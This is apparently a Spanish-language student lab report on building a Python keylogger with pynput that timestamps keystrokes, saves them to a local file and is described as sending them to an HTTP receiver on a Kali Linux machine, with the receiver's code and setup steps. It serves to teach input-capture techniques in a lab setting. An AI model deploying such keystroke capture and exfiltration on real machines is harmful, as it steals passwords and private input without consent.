

</> CNO IV Programación WAP

NO PRESIONES ESC... TODAVÍA



Magdalena Yesenia Tristán Rivera — 174702



24 / 08 / 2026



Grupo T37A



UPSLP

1

Introducción



El programa desarrollado consiste en un sistema de **registro de eventos del teclado** utilizando **Python** y la librería `pynput`.



Su función principal es detectar las acciones realizadas durante la ejecución, registrar cuándo una tecla es **presionada** o **liberada**, agregar una marca de **fecha y hora**, y almacenar la información en un archivo local `keylog.txt`.



El objetivo principal es implementar la **persistencia** de registros, la **asociación temporal** de cada evento y el **envío controlado** de la telemetría hacia un equipo con Kali Linux.

keylogger_cliente.py

```
import datetime
import requests
from pynput.keyboard import Key, Listener

# Configuración
LOG_FILE = "keylog.txt"
KALI_SERVER_URL = "http://192.168.1.50:8000"

def guardar_evento(tipo_evento, tecla):
    ahora = datetime.datetime.now()
    .strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
    registro = f"{ahora} | {tipo_evento} | {tecla}\n"

    # 1. Persistencia local
    with open(LOG_FILE, "a",
              encoding="utf-8") as f:
        f.write(registro)
```



pynput.keyboard

Permite detectar eventos del teclado mediante `Key` (identifica teclas especiales como ESC, ENTER, SHIFT) y `Listener` (mantiene activo el monitoreo y ejecuta las funciones automáticamente).



datetime

Permite obtener la fecha y hora actual del sistema, con precisión de milisegundos, para asociarla a cada evento registrado.



requests

Permite enviar el registro generado hacia el receptor HTTP que corre en el equipo con Kali Linux, mediante una petición `POST`.

01

Persistencia del registro

Cada evento se guarda en `keylog.txt` sin sobrescribir los datos anteriores.

02

Asociación temporal

Formato `AAAA-MM-DD HH:MM:SS.mmm | TIPO | tecla` para reconstruir el orden y el tiempo entre eventos.

03

Envío a Kali Linux

Cada registro se transmite al receptor en el puerto 8000, con manejo de errores si el servidor no está disponible.

3

Funciones `on_press()` y `on_release()`

keylogger_cliente.py

```
def on_press(key):
    try:
        tecla = f'{key.char}'
        print(f"Tecla presionada: {key.char}")
    except AttributeError:
        tecla = str(key)
        print(f"Tecla especial: {key}")

    guardar_evento("PRESS", tecla)

def on_release(key):
    tecla = str(key) if hasattr(key, 'name') \
        else getattr(key, 'char', str(key))

    guardar_evento("RELEASE", tecla)

    if key == Key.esc:
        return False
```



`on_press()` se ejecuta automáticamente cuando una tecla es presionada: detecta si es alfanumérica o especial, la muestra en consola y llama a `guardar_evento("PRESS", ...)`.



`on_release()` se ejecuta cuando la tecla se suelta: registra el evento como `"RELEASE"` y verifica si la tecla liberada fue `ESC` para detener el programa.



Ambas funciones llaman a **`guardar_evento()`**, que centraliza la persistencia local y el envío hacia Kali Linux — así el registro y el envío quedan sincronizados en un solo punto del código.

4

Receptor en Kali Linux

receptor.py

```
from http.server import HTTPServer,
    BaseHTTPRequestHandler

class RequestHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        length = int(self.headers['Content-Length'])
        data = self.rfile.read(length)
            .decode('utf-8')
        print(f"[+] Evento recibido:\n{data}")

        with open("registros_remotos.txt","a") as f:
            f.write(data + "\n")

        self.send_response(200)
        self.end_headers()

server = HTTPServer(('0.0.0.0',8000), RequestHandler)
print("[*] Escuchando en puerto 8000...")
server.serve_forever()
```

1

Crear el archivo

nano receptor.py y pegar el código del servidor.

2

Guardar y salir

Ctrl+O para guardar, Enter para confirmar, Ctrl+X para salir de nano.

3


Ejecutar el servidor

python3 receptor.py — queda escuchando en el puerto 8000 de Kali Linux.

4

Ejecutar el cliente

Correr keylogger_cliente.py en el equipo Windows con la IP de Kali configurada.




```
from pynput.keyboard import Key, Listener

def on_press(key):
    try:
        print(f'Tecla alfanumerica presionada: {key.char}')
    except AttributeError:
        print(f'Tecla Especial presionada: {key}')

def on_release(key):
    print(f'key released: {key}')
    if key == Key.esc:
```

Equipo cliente — Listener de pynput detectando teclas presionadas y liberadas en consola.



```
kali@kali ~$ nano receptor.py
(kali@kali)~$ nano receptor.py
(kali@kali)~$ nano receptor.py
(kali@kali)~$ python3 receptor.py
[*] Servidor escuchando en puerto 8000 en Kali Linux...
hola
que haces
```

Kali Linux — receptor.py escuchando en el puerto 8000 y recibiendo el mensaje enviado desde el cliente.

// APRENDIZAJES

Esta actividad permitió comprender cómo funcionan los **event hooks y callbacks** a nivel de sistema operativo para capturar eventos de teclado, y cómo estructurar un programa que registra localmente la información y la transmite hacia un receptor remoto mediante peticiones HTTP.

// CRITERIOS CUMPLIDOS

Persistencia mediante archivo local · Asociación temporal con fecha y hora en milisegundos · Envío de telemetría hacia Kali Linux · Evidencias de funcionamiento en ambos equipos · Publicación en el portafolio digital.

// CONSIDERACIÓN ÉTICA

Ejercicio realizado exclusivamente en equipos propios, dentro de un entorno académico controlado, con fines de aprendizaje sobre técnicas de captura de entrada.